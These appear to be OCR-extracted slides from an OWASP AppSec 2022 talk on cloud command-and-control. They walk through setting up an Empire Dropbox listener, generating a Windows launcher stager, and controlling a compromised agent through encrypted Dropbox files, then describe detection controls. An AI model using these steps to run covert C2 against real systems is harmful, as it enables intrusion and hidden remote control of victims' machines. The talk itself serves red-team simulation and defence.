EMPIRE TEAM SERVER | 0 Agent(s) | 0 Listener(s) | 1 Plugin(s)

  |  |__    | \  /  | |   |_) | |  | |  |_) |     |  |__
  |  __|   |  |\/|  | |   ___/ | |  | |    /      |  __|
  |  |____  | |   | | |  |     | |  | |  |\ \----. |  |____
  |_______| |__|  |__| | _|     |__| | _| `._____| |_______|


       391 modules currently loaded

       0 listeners currently active

       0 agents currently active

[*] Connected to localhost
(Empire) > 





Connected to https://localhost:1337. 0 agents. 1 unread messages.
[0] 0:htop- 1:sudo*
```




```
| Name           | dropbox                            | True  | Name for the listener.           |
| PollInterval   | 5                                  | True  | Polling interval (in seconds) to |
|                |                                    |       | communicate with the Dropbox     |
|                |                                    |       | Server.                          |
| ResultsFolder  | /results/                          | True  | The nested Dropbox results folder.|
| SlackURL       |                                    | False | Your Slack Incoming Webhook URL to|
|                |                                    |       | communicate with your Slack      |
|                |                                    |       | instance.                        |
| StagingFolder  | /staging/                          | True  | The nested Dropbox staging folder.|
| StagingKey     | H&r2T9/@YcSG.8{xQe+JVA;}|s<>3D[I   | True  | Staging key for initial agent    |
|                |                                    |       | negotiation.                     |
| TaskingsFolder | /taskings/                         | True  | The nested Dropbox taskings folder.|
| WorkingHours   |                                    | False | Hours for the agent to operate   |
|                |                                    |       | (09:00-17:00).                   |

(Empire: uselistener/dbx) > set APIToken sl.BA[redacted]cI
```



```
(Empire: uselistener/dbx) > execute
[+] Listener dropbox successfully started
(Empire: uselistener/dbx) > 
```

Attack Simulation using DropBox


Task results
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


Empire command server (Listener)

- Result from Step 2: This will create a folder to be used for the C2 channel in the attacker's Dropbox account.





Attack Simulation using DropBox


Task results
Commands
Attacker controlled Dropbox account
Task results
Commands
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
Victim computer
Empire command server (Listener)


- Step 3: Deliver the payload to the victim machine to simulate a compromise

Attacker




```
(Empire: usestager/windows/launcher_bat) > set Listener dropbox
[*] Set Listener to dropbox
(Empire: usestager/windows/launcher_bat) > execute
[*] launcher.bat written to /opt/Empire/empire/client/generated-stagers/launcher.bat
(Empire: usestager/windows/launcher_bat) > 
```

Victim



```
perfhost.exe      1784   Running   LOCAL SE...   00      452 K   x86 Performance Counter Host
powershell.exe    5304   Running   dmuluget...   00   22,312 K   Windows PowerShell
powershell.exe    6728   Running   dmuluget...   00   76,380 K   Windows PowerShell
rdpclip.exe       4732   Running   dmuluget...   00    1,864 K   RDP Clipboard Monitor
```

Attacker




```
(Empire: agents) > agents

┌Agents─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ ID │ Name      │ Language   │ Internal IP    │ Username            │ Process    │ PID  │ Delay  │ Last Seen               │ Listener │
│ 1  │ L258MBVZ* │ powershell │ 198.19.144.216 │ CORP\dmulugeta-01   │ powershell │ 6728 │ 60/0.0 │ 2022-01-17 18:53:15 UTC │ dropbox  │
│    │           │            │                │                     │            │      │        │ (now)                   │          │

(Empire: agents) > 
```

Attack Simulation using DropBox


Task results
Commands
Attacker controlled Dropbox account
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

Victim computer
Empire command server (Listener)

- Step 4: Interact with the compromised device

Attack Simulation using DropBox


Task results
Commands
Task results
Commands
Attacker controlled Dropbox account
Agent
Victim computer
Empire command server (Listener)

- Results from Step 5: Interaction by uploading / downloading encrypted task files



Activity

Filter

Today
Nothing happened on this day

2 Feb 2022

DM You deleted 1DH8SZNT.txt
19:25 • in results

DM You added 1DH8SZNT.txt
19:25 • in results


DM You deleted 1DH8SZNT.txt
19:25 • in taskings

DM You added 1DH8SZNT.txt
19:25 • in taskings

DM You deleted 1DH8SZNT_4.txt
19:23 • in staging


DM You added 1DH8SZNT_4.txt
19:23 • in staging

DM You deleted 1DH8SZNT_2.txt
19:23 • in staging



```
√ Desktop % file 1R9M3SCE.txt
1R9M3SCE.txt: data
√ Desktop % cat 1R9M3SCE.txt
u�V���k[6���Br� ��m���L�`��      ,#`<3��

                               ���7ü��7t5' 8��k���tS�CP&o
√ Desktop % 
```



```python
def aes_encrypt(key, data):
    """
    Generate a random IV and new AES cipher object with the given
    key, and return IV + encryptedData.
    """
    if isinstance(key, str):
        key = bytes(key, "UTF-8")
    if isinstance(data, str):
        data = bytes(data, "UTF-8")
    backend = default_backend()
    IV = os.urandom(16)
    cipher = Cipher(algorithms.AES(key), modes.CBC(IV), backend=backend)
    encryptor = cipher.encryptor()
    ct = encryptor.update(pad(data)) + encryptor.finalize()
    return IV + ct
```

DropBox for C2: summary


- Cloud Storage app abused by uploading, downloading, and deleting encrypted files
    - Similar to OneDrive and Google Drive

- Can simulate a threat actor using this technique using tools like DropboxC2, C3, and Empire

- TTPs based on sophistication
    - Low / unsophisticated:
        - default configurations using a tool like Empire / C3
    - Medium:
        - custom configuration with a tool like Empire / C3
    - High (targeted attacks in the real world)
        - multiple accounts with data transfer distributed among them

Defences

Why is this hard to detect?



Benign	1146	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
	1148	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
	1151	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
	1155	https://api.github.com/repos/...	HTTP/1.1	GET	githubdesktop:5892
Cloud C2	1158	https://api.github.com/repos/...	HTTP/1.1	GET	relay_x64_c691_victi...
	1166	https://api.github.com/repos/...	HTTP/1.1	GET	relay_x64_c691_victi...
	1171	https://api.github.com/repos/...	HTTP/1.1	GET	relay_x64_c691_victi...

1. Both malicious and benign traffic is going to the same domain
2. The domain is a valid cloud provider domain
3. The traffic to the domain is encrypted using the cloud provider's certificate


Defences

Identify and block known malware ***[Endpoint] [Network]***

Disallow non corporate cloud applications ***[Endpoint] [Network]***

Adequate logging and monitoring - OWASP Top 10 ***[Endpoint] [Network]*** [29]

Regular beaconing behaviour ***[Network]***



	HTTP Version	Result	Method	Process
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...
ub.com/repos/insiderthreat648/sd2i/contents	HTTP/1.1	200	GET	relay_x64_3689_neg-...


Defences

Unsigned applications making network connections *[Endpoint]*

User agents associated with known malware *[Network]*


Packet count anomalies *[Network]* [1]

Detect data exfiltration over the C2 channel *[Network]* [1]



#	URL
48	https://content.dropboxapi.com/2/files/d
49	https://content.dropboxapi.com/2/files/d
50	https://content.dropboxapi.com/2/files/d
51	https://content.dropboxapi.com/2/files/d
54	https://content.dropboxapi.com/2/files/d
56	https://content.dropboxapi.com/2/files/d
57	https://content.dropboxapi.com/2/files/d
59	https://content.dropboxapi.com/2/files/

```
GET https://content.dropboxapi.com/2/files/download HTTP/1.1
Authorization: Bearer
sl.E[redacted]8KYa
3Mex
Dropbox-API-Arg: {"path":"/Empire/taskings/1DH8SZNT.txt"}
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: content.dropboxapi.com
```



Conclusion

What is Cloud C2? *Command and Control via a Cloud Application*

Which apps are abused for C2? *Vast majority of them can be abused*

How can you simulate this in your network? *Four steps when used with Empire/C3/Covenant*

What defences can be put in place? *Numerous controls can aid to detect Cloud C2*

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Future updates on our blog

OWASP 2022
VIRTUAL
APPSEC
JUN 6-10

THANK YOU!

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